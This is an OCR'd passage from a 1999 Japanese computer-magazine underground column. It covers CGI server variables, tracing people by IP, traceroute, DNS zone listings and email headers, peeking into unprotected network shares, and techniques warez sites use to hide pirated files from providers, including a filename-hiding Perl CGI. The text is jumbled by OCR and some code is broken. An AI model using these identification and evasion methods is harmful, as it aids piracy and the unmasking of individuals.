put/tmp/link.html|link.html                  (link.htmlを転送)
quit


[/usr/local/etc/close.cmd]
openftp.foo.bar.ne.jp
userfoopasswd
cdmyhome
put/usr/local/etc/close.html|link.html
quit


[/usr/local/etc/link.html]
<html><body>
本日のサーバは<ahref="http://MyIPIsHere/index.html">こちら</a>です。<br>
</body></html>

[/usr/local/etc/close.html]
<html><body>
本日の営業は終了しました。<br>
</body></html>
```


●The Windows Refund Centerの今後の動きに注目!!（千葉県浦安市/やえもん） ㈱UNIXユーザーにバンドルのWindowsはいらない、金を返せ!!という運動をしているグループらしい。Windowsの牙城をくずすという目的もあるようだ。さすがはLinux ユーザーの集まり。やることが違うね。

〈第1図〉CGIの処理

なかにはperlのCGIスクリプトに限り作成できるという場合もあるので、これを利用してもかまいません。きちんとした結果が得られるならC言語やシェルスクリプトでも問題ありません。しかしCGIプログラムは機能の多さと記述の簡単さから、一般的にはperlで書かれる場合が多いようです。

●perl
誰にでも使える文書処理用のお手軽インタプリタ。Linuxには標準装備され、Windows用のperlもいくつかフリーで用意されている。

●シェルスクリプト
MS-DOSでいうところのバッチファイル。さまざまな自動処理ができる。UNIXではより高級な処理が可能。

閲覧者から得られる情報

WWWブラウザは、アクセスするときにいくつかの自分の情報を〈第1図〉のようにサーバへ教えているのです。CGIからはサーバ変数を参照することにより取り出すことができます。

サーバ変数の一覧としては

HTTP_ACCEPT_LANGUAGE
相手が受け入れる言語を表す。英語なら"en"、日本語は"ja"。

HTTP_USER_AGENT
使っているインターネットブラウザの種類を表す。ちなみにネットスケープ4.05英語版なら"Mozilla/4.05[en] (Win95;I;Nav)"が入る。

X_HTTP_FORWARDED_FOR
プロクシ経由でアクセスしているとき、アクセス元のアドレスがセットされる。

REMOTE_ADDR
相手のIPアドレス。

REMOTE_HOST
相手のホスト名。正式に登録されていない怪しいホストの場合はカラになる。

REMOTE_PORT
相手のポート番号

QUERY_STRING
FORMタグなどの送信情報がある場合、ここに入る。

REQUEST_URL
照会中のURLが入る

なんと、上にあげた情報はすべてサーバへ筒抜けになっています。匿名性を確立するために海外のプロクシをとおして…、ということをするユーザーも多いと思いますが、こんなのは匿名でもなんでもありません。たとえプロクシを経由している場合でも、もとのIPアドレスはX_HTTP_FORWARDED_FORを通じて透過されているのです。IPアドレスが知られた時点で、自分が誰か悟られてしまったの

ホストの有無を調べる

インターネットにはDNS(DomainNameService)というものがあり、foo.bar.comのようなアルファベットのアドレスと、そのIPアドレスの相互変換ができるようになっている。この機能を使うと、そのドメイン内にどんなホストが登録されているかがわかるのだ。もちろん、この機能はDNSの設定によって可視・不可視にできるため、すべてのドメインで通用できるわけではない。

UNIXではnslookupというコマンドがあるが、Windowsにも似たようなソフトでCyberkitというのがある。Cyberkitでは残念ながらホストの閲覧はできないのだが、ドメイン上のメールサーバが何かという程度は判明する。

Linuxのnslookupでドリームキャストのホストを探索した場合

```
Linux%nslookup-NS3.HIGHWAY.NE.JP
DefaultServer:ns3.highway.ne.jp
Address:203.140.1.70

>lsdricas.com
[ns3.highway.ne.jp]
$ORIGINdricas.com.
athena30MINA203.179.51.8
gw0130MINA203.179.51.253
gw0230MINA203.179.51.126
eos30MINA203.179.51.13
```

〈写真はCyberkit〉

●ボクも見たことがあります。「ゲーラボ読者」という名前の掲示板荒らし。(北海道函館市/秋味) ㊙よくない傾向だね。こういう愉快犯、あるいは何か勘違いしている正義の味方。やりたい気持ちもわかるけど、こういう人はあとで必ず痛いめに遭うのよ。これ宇宙の法則ってヤツね。

〈リスト2〉アクセスもとのIPを表示するCGI

ホスト名を表示するには REMOTE_HOST変数使う。

[シェルスクリプトで表示]
シェルスクリプトとはMS-DOSでいえばバッチファイルのことであるが、UNIXの場合かなり高級なことができる。

```
#!/bin/csh -f
echo "Content-type: text"
echo ""
echo $REMOTE_HOST
```

[perlで表示]
誰にでも使えるお手軽インタプリタ。

```
#!/usr/local/bin/perl
print "Content-type: test¥n¥n";
print "¥n";
print $ENV{"REMOTE_HOST"};
```

[C言語で表示]

```
#include <stdio.h>
main()
{
        printf("Content-type: text¥n¥n");
        printf("%s¥n", getenv("REMOTE_HOST"));
}
```

も同然でしょう。にわか仕込みの知識で下手に匿名を装っても、すぐに自分が何者だかバレてしまいます。

〈リスト2〉に環境変数を利用してアクセス元のIPアドレスを表示するCGIの例を示します。ちなみにスピードは高速、サーバ負荷も少ないという理由から、すべてのCGIスクリプトはC言語で書かれるべきでしょう。LinuxにはGNU-Cコンパイラが標準装備されていますが、それ以外のOSでは専用のものを用意する必要があります。

CGIで閲覧中のブラウザを識別

ユーザーが使っているブラウザや機種の情報も、HTTP_USER_AGENT変数を使えば識別することができます〈リスト3〉。これを応用すると、狂信的なマックユーザーにはおいらのページは閲覧させないとか、頭のカタイWindowsユーザーは気にくわないから追い出す、といった意地悪も可能です〈リスト3〉。ちなみにフリーのCGIアプリケーションにはさまざまなものがあります。

●定番アクセスカウンタ（英語）
http://www.fccc.edu/users/muquit/Count.html

●高機能BBS
http://hp.vector.co.jp/authors/VA003637/kyplaza/index.html

気に入らない相手を追跡

ウェアーズサーバにとって、BBS荒らしやDOMは大敵です。そうした輩は追い出したいと、かれらはつねに考えています。そこで次のようなテクニックを駆使して、ある程度相手を特定しようとすることがあります。

●IPアドレスから地域を特定

サーバ変数から相手のIPアドレスはすぐに割り出せることはわかったと思います。基本的にIPアドレスは世界に1つしかないので、相手の使っていたアクセスポイントを調べれば住んでいる地域を推定することが可能です。そしてプロバイダのアクセスログには、いつ誰が特定のアクセスポイントを利用したかすべて記録されています。〈リスト4〉はUNIX上での例です。

このログからすると、相手のIPアドレスは193.132.196.1ということがわかります。ついでにtracerouteコマンドで、この番号だけではわからないネットワーク経路を追跡しましょう〈リス

PCの遠隔操作

UNIXの世界では遠隔操作はあたりまえである。これはコンピュータが普及する以前に大学や研究機関に設置されていたテレタイプの流れを受けついでいるからだ。しかし、最近ではAT&T(米ベル研究所)VNC(VirtualNetworkComputing)というWindows・Macintosh・UNIXの異機種間で遠隔操作ができる驚異のソフトがあらわれた。

Windowsの画面にMacintoshのウィンドウを出せたり、その逆もできてしまう。ただしデータ転送量が多いので、電話回線経由だとちょっとつらいものがあるかもしれない。

VNC
フリー
http://www.uk.research.att.com/vnc/

●同人誌を作った。オリジナルCG集も制作中。でもクオリティの問題が…。こんなの売れないよね。（富山県富山市/渚　ミチロウ）㊙作ったなら発表しよう。クオリティなんて数をこなせば自然と向上するぞ。それに作者と読者の見かたは違う。うれしい評価をもらえるかもね。

〈リスト3〉ブラウザとマシンをチェックするCGIの例

[閲覧中のブラウザを識別する]
(Netscape 4.08英語版)

```
HTTP_USER_AGENT=Mozilla/4.08 [en] (Win98; I ;Nav)

(Explorer 4.01日本語)
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)
```

[ブラウザの種類を表示するCGIの例]

```
#!/usr/bin/perl
print "Content-type: text¥n¥n";
$agent = $ENV{"HTTP_USER_AGENT"};
if(grep(/Mozilla/, $agent)){
  if(grep(/MSIE/, $agent)){
    print "Explorerが検出されました¥n";
  } else {
    print "Netscapeが検出されました¥n";
  }
  if(grep(/Win/, $agent)){
    print "Windowsが検出されました¥n";
  } else {
    print "Macintoshが検出されました¥n";
  }
}
```

[あっち行け！cgi]

```
#/usr/bin/perl
$agent = $ENV{"HTTP_USER_AGENT"};
print "Content-type: text/html¥n¥n";
if(grep(/Mozilla/, $agent)){
  if(grep(/Mac/, $agent)){    # Windowsだったら Macを Winに置き換える
    print "マックユーザはあっちいけぇ！¥n";
    print "<META HTTP-EQUIV=REFRESH CONTENT=¥"1; URL=http://あっち¥">";

}
print "<META HTTP-EQUIV=REFRESH CONTENT=¥"1; URL=http://おれんち
¥">";
```

ト5〉。

これを見ると、193.132.196.1はpenguin.co.ukというドメインの配下である可能性が高いようです。続いてnslookupコマンドを使い、penguin.co.ukのネームサーバを調べ、直接接続してホストのリストを取ります〈リスト6〉。

該当のIPアドレスがリストされないことから、不正にこのドメインのネットに接続して使っているらしいことがわかりました。もうここまで調べれば十分でしょう。penguin.co.ukドメインの管理者に連絡し、193.132.196.1を捜査してもらえば相手が何者か判明するというわけです。

〈リスト4〉apache WWWサーバーのログ

```
193.132.196.1 - - [20/Feb/1999:01:34:06 +0900] "GET /~kashima/car.html
HTTP/1.0" 200 3315 "http://www.altavista.com/cgi-bin/query?pg=q&q=
%223sgte%22&stq=50&c9k" "Mozilla/4.5 [en] (Win95; I)" "-" "-"  "1.0 INTERS01" "-
"

193.132.196.1 - - [20/Feb/1999:01:34:07 +0900] "GET /~kashima/icons/gc8-
logo.gif HTTP/1.0" 200 2451 "http://www.keisei.xxxxxx.ac.jp/~kashima/car.html"
"Mozilla/4.5 [en] (Win95; I)" "-" "-"  "-" "-"
```

〈リスト5〉tracerouteの結果

```
traceroute to 193.132.196.1 (193.132.196.1), 30 hops max, 20 byte packets
                          |
                       (中略)
                          |
26 fe1-1-0.cr1.reading.pipex.net (158.43.254.93)  268 ms  269 ms  269 ms
27 pos4-0-0.cr1.birmingham.pipex.net (158.43.254.38)  276 ms  274 ms  276 ms
28 fddi0-0.gw4.birmingham.pipex.net (158.43.217.4)  276 ms  274 ms  275 ms
29 pipex-gw.penguin.co.uk (193.132.196.14)        279 ms  279 ms  277 ms
30 * * **** max ttl expired before reaching 193.132.196.1 (193.132.196.1)
```

メールから身元を特定

電子メールの場合、ヘッダと呼ばれる伝達経路情報が付加されています。メーラーソフトによっては表示できないものもありますが、どこから出されたメールかはすぐにわかるのです〈リスト7〉。

これを見ると、メールはmx3.rayestb.esというホストから送出されたことが判明します。あとは、その人が何者か調べればよいわけです。

登録されている内容が正しければ、ID「squasar」という人物の本名は異国のマイケルさんらしいことがわかります。名前がわかったら、管理者に「こいつはイタズラしているぞ」と密告できるでしょう。

ちなみにSMTPホストというのはメールソフトにも設定する項目があるので聞いたことがあると思いますが、サーバ上でメールを処理するためのサービスで

●「おしめ」と「歌舞伎」をキーワードに検索したら4件もでてきた。世界って広いね。(香川県高松市/高田　滋彦)　㊙は「おまる」と「長島茂雄」でサーチしてみたぞ(ちなみに使用したのはInfoseek)。そうしたら1件出てきたのだ。人生ってつくづくほうじゅんで深い味わいなんだね。

〈リスト6〉nslookupの結果

```
[nslookupの結果]
%nslookup-nic.ad.jp
>settype=ns                              #ネームサーバを表示
>penguin.co.uk
penguin.co.uk
origin=ns0-p.dns.pipex.net               #相手のネームサーバ
mailaddr=hostmaster.pipex.net
serial=1998090600
refresh=43200（12hours）
retry=7200（2hours）
expire=864000（10days）
minimumttl=28800（8hours）

>serverns0-p.dns.pipex.net               #相手のネームサーバをセッ
ト
DefaultNameServer:ns0-p.dns.pipex.net
Address:158.43.129.80

>lspenguin.co.uk                         #ドメイン内ホストの一覧
[ns0-p.dns.pipex.net]
penguin.co.uk.server=ns0-p.dns.pipex.net
penguin.co.uk.server=ns1-p.dns.pipex.net
localhost127.0.0.1
mail193.132.196.2
ftp193.132.196.12
pipex-gw193.132.196.14
>
```

す。SMTPはPOPよりも上位に位置します。

たとえば、ABC01234@bar.ne.jpというメールアドレスがわかったとします。「@」以降の文字列はドメイン名を意味し、かならずしもsmtpホストというわけではありません。SMTPホストはnslookupコマンドによって調べることができ、またSMTPホストへ直接メールアドレスを照会することにより、本名も調べることが可能です。

これで????@bar.ne.jpのメールホストは、mailgate.bar.ne.jpとであることがわかります。あとはtelnetでSMTPサービスを使って、目的のIDを照会すれば本名が出てくるかもしれません!?

サーバ運営の落とし穴

サーバがインターネットに接続されている以上、誰にホストへ侵入されてもおかしくありません。腕の立つハッカーに狙われたら、もうなすすべはないでしょう。できることは、狙われる確率をできるだけ減らす努力をするということだけです！

●セキュリティホール

究極のセキュリティホールが意外と身近なところにありました。それはマシン自体を操作されることです。マシンに直接接触されてしまっては、電源を引っこ抜かれ本体を分解されたり、ネットワークケーブルを構内電話のケーブルと入れ替えられたりとなんでもされ放題です。

ハードディスクの障害によっては、パスワード情報が失われて管理者自体ログインできなくなってしまうこともあります。そんな障害を修復するには、正常に起動できるハードディスクや起動フロッピーなどを挿入して作業することになります。同じ手順で内部のデータだって読み出せないことはないのです。

危機意識の低いユーザーは、こともあろうにしばしば管理用パスワードを忘れてしまうのです。ちなみにUNIXでは別に起動ディスクを用意して、元のパスワードを消去することによって修正するのですが…。その間はまったくの無防備な状態になってしまいます。

メールサーバのセキュリティ

UNIXのメール処理プロセスは、sendmailというプロセスが担っています。sendmailにも長い歴

〈リスト7〉メールヘッダーの例

```
Return-Path: squasar@mx3.rayestb.es
Received: from tinet0.rayestb.es (tinet0.rayestb.es [194.179.106.117]) by
foo.bar.ne.jp (8.7+2.6Wbeta2/3.4W2) with ESMTP id VAA23671 for
<kashi@foo.bar.ne.jp>; Thu, 15 Oct 1998 21:11:59 +0900 (JST)
Received: from fclients1.rayestb.es ([194.179.106.34]) by tinet0.rayestb.es
        (Post.Office MTA v3.1 release PO203a ID# 0-0U10L2S100) with ESMTP
        id AAA178 for <kashi@foo.bar.ne.jp>;
        Thu, 15 Oct 1998 13:07:45 +0100
Received: from mx3.rayestb.es ([62.81.71.93]) by fclients1.rayestb.es
        (Post.Office MTA v3.1.2 release (PO205-101c) ID# 0-0U10L2S100)
        with ESMTP id AAA168 for <kashi@foo.bar.ne.jp>;
        Thu, 15 Oct 1998 13:07:43 +0100
Message-ID: <3625E5B8.E96B34BD@mx3.rayestb.es>
Date: Thu, 15 Oct 1998 14:08:25 +0200
```


●愛機X68kが故障してしまった。どうすりゃいいんですか？　これしか持ってないのに。(愛知県豊川市/イングヴェイ)　㊗X68kを使うならスペアのマシンが必要だね。X68kはいまや同人のサポートを頼るのみ。情報収集にインターネットは必須条件だから…というわけで買うべし。

お手製ダイアルアップルータ

複数のパソコンを持っていて全部インターネットにつなぎたいというときは、各パソコンにLANカードを挿してダイアルアップルータを接続、ということになる。しかしLANカードは2,000円くらいから買えるが、肝心のダイアルアップルータは安くても5万円はするのでおいそれと買うわけにはいかない。

古くなって使えなくなった(使いたくなくなった)スペックの低いマシンが押入でホコリをかぶってはいないだろうか？　そんなときは、Linuxをインストールすればタダでダイアルアップルータが作れるぞ。

ダイアルアップルータの機能しか使わないのであれば、ディスク200Mバイト、メモリなんか8Mバイトもあれば十分だ。ユーザー数制限も時間制限もない。おまけにソフトはすべてタダ。ただし、使いこなせるかどうかは別問題。

既存のWindowsマシンを使うのならば、WinGateというソフトも存在する。ただし、無料版はTAの付いたパソコン以外に同時に1台だけしか接続することができない。複数台同時にネット接続するためには、マルチユーザ版(有料)を購入するか、交代で接続するようにするしかない。簡易プロクシを持ったフリーのfreeconnectというソフトもあるので、これもチェックしてみてほしい。

参考資料(linux)
http://www.sm.rim.or.jp/~jmikami/pc/ipmasq.html
WinGate1ユーザ版
フリー
http://www.technogroup.co.jp/wingate/

史があり、現在のバージョンは8.9です。その昔sendmailにはデバッグモードにバグがあり、それを使って管理者権限を得ることができました。もちろん現在はその問題は修正されています。

WindowsNTにもセキュリティホールは存在し、古いバージョンのNTはあるポートにアクセスされるとブルースクリーン（まっ青な画面）になってしまうのです。しかもnetnews上でNTについての自社のホスト名をどうどうと書き込んで質問をする人がいました。ホストアドレスをnewsで流すなんて、自社サーバを落としてくれと言っているのと同じです。これも違う意味でのセキュリティホールといえるでしょう。現在ではこのようなバグは解決されていますが、発覚しない障害こそがバグなのであり、現在も似たようなバグが残されている可能性は高いといえます。

見たこともないホストが見える

ネットワークにダイアルアップすると、たまに見たことも聞いたこともないPCのアイコンがネットワークコンピュータのオブジェクト内に出現することがあります。この状況は構内で適当にLAN接続し、なんとなくPCを使っているような法人などでよくみられます。こういった人たちに限って、やたらファイル共有機能を使いたがる傾向があるようです（しかもパスワード保護なしで！）。

ネットワークコンピュータのオブジェクトに列挙されないPCも、DOS窓からnetコマンドで直接リモートドライブをマウントすればディスクの中身をのぞけるかもしれません。きっとのぞかれていることすら気が付かないでしょう。

プロバイダとのイタチごっこ

怪しいファイルをたくさん掲載していると、強制削除やIDを剥奪されてしまうことがあります。事前に警告のメールが入る場合もあるようですが、無料ホームページなどでは突然消されているということはめずらしくありません。

これは怪しいファイルであると管理者が判断したから消されているわけです。しかし管理者のほうも何千とあるホームページのなかから1つずつ問題ファイルをチェックしていたのではらちがあかないので、何らかの条件を付けて機械的に検索している可能性が高いと思われます。そのために考えられる条件は、以下のとおりです。

- ●拡張子がmp3、zip、lzh、jpg、gifなどのデータ系
- ●ファイルサイズが大きい
- ●ブラックリストに載った不正サイトからのリンクアクセス
- ●尋常でないヒット数

これだけでほぼ怪しいファイルは発見されてしまいます。では、問題にされにくいデータの存在形態とはどのようなものなのでしょうか？　プロバイダに接続してネットワークに入る以上、そのような存在形態は存在しません！

草の根にはびこるには、もはや「増殖」するしかないのです。警告や強制削除を受けたウェアーズサイト運営者は、ひとまず

●友だちからもらったパソコンが昨日、お亡くなりになりました。ニューマシンは当分買えそうもないので、当分スーファミでガマン…早く大人になりたいよ!!　（群馬県前橋市/ちろりん）　㊟アメリカでは無料のパソコンが発売(!?)されたぞ。キミもアメリカ人に生まれればよかったね。

cookie

WWWの掲示板などで一度投稿すると、次からは自動的に前回投稿したときに使った自分の名前が補完されることがある。これは多くの場合cookieを使っている。cookieとは、ブラウザにサーバからの情報を保存できる機能だ。cookie情報がブラウザに保存されると、次に同じURLへアクセスしたときブラウザは保存された情報をサーバーへ知らせるようになっている。

これをうまく使えば、掲示板荒らしを追跡できるのだ。荒らしはしばしば、普通のユーザーになりすまして掲示板に入ってくることがある。cookieに識別信号を打ち込んでおけば、イタズラされたときもきちんと追跡して警告することができる(なんだか野生動物の行動調査みたいだ)。

素直にごめんなさいとウソをついておいて、そくざに別のIDで復活するのです。ただしそんなことを続けていると、いつか社会から削除されてしまうかもしれませんが。

違法MP3をアップするとどうなる…。

ネットワーク音楽著作権普及・啓発プロジェクト
http://www.musiccopyright.gr.jp/index2.html

ドリームキャストで、どこまでインターネットを使えるか？

日本で一番安い（はず）インターネット端末、ドリームキャスト。購入者の何割がネットサーフィンしているか不明だが、未経験者が好奇心で手を出す程度だろう。

しかしネットサーフィンだけではなく、データのダウンロードは可能なのだろうか？　結論から言ってしまえば、ダウンロードはムリ。データをセーブしておくメディアが発売されていないからだ。しかしホームページの作成なら、ある程度作ることが可能。実際にドリームキャストだけでホームページを作ってみた。

まずはドリームキャストでインターネットを始めるには、パソコン同様プロバイダと契約しなければならない。その点ドリームキャストはセガが接続サービスを提供しており、メールアドレスも本体1個につき1つまでなら無料で取得できる（本体にIDが記録されるので、複数取得できない）。しかし問題はホームページを作る手段だ。残念ながらセガのサービスでは自分でホームページを作るスペースを提供しておらず、さらにホームページを作るソフトもなければエディタもない。

そこで無料かつ、簡単な操作でホームページが作れるサービスを提供しているGeocities(http://www.geocities.co.jp)を選んでみた。これならアクセスするだけでドリームキャストでもホームページを作成できるはずだ。さて、ここまで登録作業などをやってみるとわかると思うが付属のパットだけではすごく入力に時間がかかる。ここは思い切って専用キーボードを購入してしまいたい。

ちなみにホームページはHTMLという書式で書かないといけないのだが、初心者にはちょっと厳しい。そんな人は使用するエディタを「ベーシックHTMLエディタ」に設定しよう。あらかじめ設定された項目に入力するだけで作れてしまう。近所の本屋でHTMLの入門書を買って勉強すれば、もっとカッコイイページだって作れるだろう。

ただしこの方法では、グラフィックを使うことができない。パソコンを併用すれば簡単にグラフィックを使ったページが作れるが、それでは意味がない。結果的にテキストとHTMLタグで、グラフィカルさを演出するのが限界だろう。

しかし方法がないわけではない。サーバや個人のホームページでは、自由に使える壁紙素材などが用意してあることがある。その画像が置いてあるアドレスを自分のホームページ内で設定（といっても手書きでHTMLを書かなければならないが）すればいいのだ。

問題はドリームキャスト単体ではアドレスを調べることができないのと、ファイルへの直接リンクが禁止されている場合があるということだろう。アドレスはパソコンを持っている人に頼めば何とかなるが、リンクのほうは問題が残る。

せっかくの高性能マシンなのだから、セガにはぜひとも作成キットを開発してほしい。せめてセガのサイトで壁紙を掲載し、ビジュアルメモリに取り込んで転送できるというサービスくらいは考えてもよいのではないだろうか。なにせWebtvなどのほかの端末にはできないことなのだから…。などとグチをこぼしつつ、今後もドリームキャスト単体で、どこまでホームページが作れるかチャレンジしたいと思う。先は長い（文:くまちゃん）。

●『デスクリムゾン』が中古で10,000円。買ってやったはいいものの、ムズカシスギ…。誰か最後まで解けた人なんているんでしょうかね？（埼玉県蓮田市/デスクリ3年柿8年）　㊐地球には53億人の人が住んでるからね。1人くらいはいるんじゃないのかな。2人はいないと思うけど。

INTERNET SECURITY

GATE OF UNDERGROUND

ウェアーズからの挑戦状

かしま

ウェアーズサイト運営者にとって最大の敵は、皮肉なことにその利用者です。とくにウェアーズに無知な一般人までが殺到すると、違法なデータをアップしていることがプロバイダに発覚してしまいます。しかし違法サイト運営者たちも、狡猾な手段で身を守ろうとしているのです。

ウェアーズサイトの管理者たちはプロバイダのパトロールから逃れるため、拡張子を変えたり、分割・暗号化したりといろいろ工夫をこらします。しかし何よりも効果的なの目立たないようにヒット数を減らすことです。つまり、一般ユーザーがなるべくデータにたどりつけないようにしなければなりません。


ここではいくつかのちょっと変わった例と、究極のステルステクニックについて考察してみたいと思います。くれぐれも注意してほしいのですが、これらの方法はウェアーズを推奨するものではありません。違法なデータ頒布は犯罪ですし、しょせんどのようなテクニックを使用したところで、プロバイダから削除処置をされるまでの期間をわずかながら延ばす程度の効果しかないのです。それに公開期間が長ければ、管理者が見つける確率はそれだけ高くなります。

●htmlファイル内のコメント文にリンク先を記載する

htmlでは次の〈リスト1〉のような記号で囲まれた部分はコメントとして扱われます。これを利用すれば、htmlソースコードの表示をしなければ情報を得ることができなくなります。

●背景色と同色でテキストを記載する(CTRL+Aで選択反転表示される)

〈リスト2〉のように記述することで、htmlでは背景色と文字の色を指定することが可能です。



〈写真1〉ホームページ上の文字を全部選択してみると…。

これらの色を同一にすることにより、いっけん何が書いてあるのか判別できなくすることができます。しかしいったん文字をブラウザから範囲選択すると、文字色が反転されて可視状態になるのです！

●"404URLNotfound"のメッセージとまったく同じhtmlを書いて、ユーザーに「なーんだ消されてんのか」と思わせる

管理者によってURLやファイ

〈写真2〉「なんだ、なくなったのか。」と油断していると…。

〈リスト1〉コメントを利用したhtml記述例

```
<!--本当のURLはhttp://www.foo.bar.ne.jp/~foo/mp3.htmlだぞぉ-->
```

〈リスト2〉文字色と背景色を同じにするhtml記述例

```
<bodybgcolor="#808080"text="#808080">
(背景もテキストも灰色)
```

●パソコンの使いかたを教えてあげたのがキッカケで彼女ができました。ゲームラボよありがとう!!（熊本県熊本市/へきらー）Mac人気もあってパソコンに興味を持っている女のコも多い昨今。パソコンマニアもカッコイイ人になれる。ワシらの時代やね、ウンウン。

ルが消されると、アクセスしたユーザーは「URLが見つからない」とサーバから報告を受けます。そのメッセージをまねして、気が付かないユーザーからのアクセスをご遠慮願うという寸法です。子供ダマシにすぎませんが、実際にtripodのNotfound画面を使って一般人よけの効果を期待するウェアーズサイトが存在します（笑）。

●パスワード入力&メンバー制にする

パスワードの付けかたはプロバイダにも依存しますが、apacheサーバなどの場合は.htaccessというファイルをホームページディリクトリに作って設定します。パスワードのほかにも、アクセスもとに対して別々の制限を付けることも可能です。そしてパスワード自体の配布や入力方法を工夫することで、アクセス可能な人間を極限まで絞り込むことができるでしょう。

●メールで配布する

摘発するのがもっとも困難で、かつもっとも邪悪な方式でしょう。IRCやICQなどのチャットで口裏を合わせ、あとで添付メールで配信するという技です。しかしここまで来ると、CD-RやMOなどににデータを入れて実際に郵送する方法がとられることも多いようです。

●ファイル隠ぺい・パスワード付きZIP方式にする

パッと見た感じ普通のデータに思えますが、サイズが大きかったりヒット数が多かったりするとけっきょくプロバイダに怪しまれ、管理者削除の対象になってしまいます。いまとなっては古風な技でしょう。

●ファイル分割方式(rar、御茶義理)にする

分割して掲載サーバーを分散することにより、発見されにくくなることは確かだとは思います。しかしアップするのもダウンして結合するのも、かなりめんどうです。最近ウェアーズ界でとくにはやっている技ですね。

●特定のリンク元からのアクセスしか許可しない(HTTP_REFFERER)

見知らぬ掲示板にリンクを掲載されても、そこからの直接参照を拒絶することによりURLの拡散を抑制する効果のある技です。〈リスト3〉のように指定すれば、かってにリンクされても、そのリンク先からは入ってこられることはありません。さらにごく少数ではありますが、以下のような高等なテクニックとトリックを使用したウェアーズサイトが存在するという話を聞いたことがあります。

●時限切り替えにする

ページを表示させたまま、その場で3分間待たないと目的のリンクへ移動できないという技です。ふらっとやってきたネットサーファーはまず入ってこれないでしょう。〈リスト4〉を参考にしてください。普通の人が3分間も待ち続けることはまずありえません。

●時刻タイミング切り替え

あらかじめ指定した時刻にしか先に進めないという技です。

〈写真3〉日夜こうしたメッセージが、ネット上ではかわされている。

〈リスト4〉一定時間待たせるための記述例

```
<METAHTTP-EQUIV=REFRESHCONTENT="180;URL=/foo/link.html">
^^^秒数^^^^^^^^^^^^^^^^^ジャンプ先
```

〈リスト5〉アクセスに時間制限を設けた記述例

```
#!/usr/bin/perl
print"Content-type:text/html¥n¥n";
print"<html><body>¥n";

($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst)=localtime(time);
if(($hour==3)&&($min>=0)&&($min<=30)){
print"リンク先は<ahref=¥"link.html¥">ココ</a>です。¥n";
}else{
print"このページには何にもないよん。¥n";
}
print"</body></html>¥n"
```

〈リスト3〉リンク先からの参照を拒絶する記述例

```
#!/usr/bin/perl
if($ENV{"HTTP_REFERER"}eq'http://www.foo.bar.ne.jp/foo/link.html'){
#アクセス承認、ここから下に送出承認プログラムを書く。
}else{
#アクセス拒絶、ここから下に送出拒絶プログラムを書く。
}
```


●『DDR』をプレイしている人のうしろで踊ってるそこの人、変だよ。(大阪府羽曳野市/よろず) ㊙ちょっと宗教入ってるカンジ。ヒップホップ系のニーチャンと、秋葉原系の青年がいっしょに踊ってたときは異質なものが1つになってたもの。まあお互い解りあえないのだろうけど(悲)。

〈リスト6〉ファイル転送するCGI

```
#!/usr/bin/perl
@pairs=split(/&/,$ENV{"QUERY_STRING"});
#filename変数を取得
foreach$pair(@pairs){
($name,$value)=split(/=/,$pair);
$value=~tr/+//;
$value=~s/%([a-fA-F0-9][a-fA-F0-9])/pack("C",hex($1))/eg;
$value=~s/<!--(.|¥n)*-->//g;
$FORM{$name}=$value;
}
if($FORM{"fn"}==1){$filename="file-a.dat";}
elsif($FORM{"fn"}==2){$filename="file-b.dat";}
elsif($FORM{"fn"}==3){$filename="file-c.dat";}
elsif($FORM{"fn"}==4){$filename="file-d.dat";}
elsif($FORM{"fn"}==5){$filename="file-e.dat";}
else{
print"Content-type:text/plain¥n¥n";
print"ファイルはありません¥n";
exit;
}
print"Content-type:application/zip¥n¥n"
open(FILEZ,$filename});
#binmodeFILEZ;binmodeSTDOUT;
#DOSの場合コメントを外す
while(!eof(FILEZ)){
read(FILEZ,$buffer,1024);
print$buffer;
}
closeFILEZ;
[上のCGIがアクセスされたときのログ]
child.foo.bar.ne.jp--[23/Feb/1999:13:31:08+0900]"GET/~foo/indirect.
cgi?fn=1"HTTP/1.0"2004232493"-""Mozilla/4.05[en](Win95;I;Nav)""-""-""-""-"
```

〈リスト5〉のようにすると、たとえば夜中の3時00分から30秒間しかリンクページが表示されないといったぐあいに利用できます。ICQなどの通信ソフトで事前に連絡をとって、利用可能時間を告知しておく必要があるかもしれません。

●データ隠ぺいCGIを作る

CGIプログラムから間接的にデータを送出する方法です。CGIプログラム内で、別のファイルをオープンしてデータを送出します。この方法ならWWWサーバー上のログにはCGIがデータを大量に送出したことしか記録されませんし、問題のデータがどうなっているかもCGIプログラムをいちいち解析しなければならないので、プロバイダに直接消される可能性はかなり低いでしょう。毎回再アップしなくてもよくなるわけです。

以下に、http://www.foo.bar.ne.jp/~foo/indirect.cgi?fn=ファイル名のような形式でURLを入力することにより、別に蓄えたファイルをzipファイルとして転送するCGI〈リスト6〉を示します。これによりファイル名は完全に隠ぺいされ、いっけん大量データを吐き出す特殊なCGIにしか見えません。

ウェアーズ配送。それはすなわち「データ転送」にすぎません。いかに効率よく転送するかを考えれば、おのずとウェアーズが進化する先も見えてくるのではないでしょうか。

極悪ウェアーズ野郎は、ICQを使いこなす!?

ICQには、単純なチャットコマンドのほかに相手のPCへダイレクトにファイルを転送できる機能も搭載されている。さらに、自分のICQソフトに現在の状況(オンライン・待機・オフラインなど)を指定しておくことにより、世界中のICQユーザはその状況を照会できるようになっているのだ。また直接ICQユーザーではなくても、ホームページにICQサーバからのステータスアイコンのリンクを張ることにより、自分のホームページへ自分の接続状況を表示することが可能。この機能を使えば、ICQのコンタクトリストに追加していない未知のユーザーにも自分の状況を知らせることができるのだ。

いまならチャットできるぞ！

こうしてやりとりが行なわれている…。

●『FFⅧ』で、いまDisc.2の終わり近く。いつになったら泣ける？（東京都北区/オレ@suteki!!.ne.jp）㊙はハードボイルドで泣かない男。よってわからないが、世のなか総じて『FFⅧ』漬け。できればスコールあたりを都知事選に出馬させたいと思う自民党のお偉がた、心中お察しします。

INTERNET UNDERGROUND TECHNIQUE

GATE OF UNDERGROUND

3大無料ウェブサイトを比較する

KAZU

Tripod、Geocities、XOOM。インターネットでアングラサイトをサーフィンしている人なら一度は目にしたことがある名前でしょう。これらは数ある無料ウェブサイトなかでも、アングラ度の高いサイトです。いま、各サイトはどのような状態になっているのか比較してみました。

「類は友を呼ぶ」ということわざがあります。インターネットの世界でも、おのおののサイトには、同系統のホームページが集まります。なかでもアングラなイメージの強い無料Webサイトといえば、Tripod、Geocities、XOOMです。

●Tripod

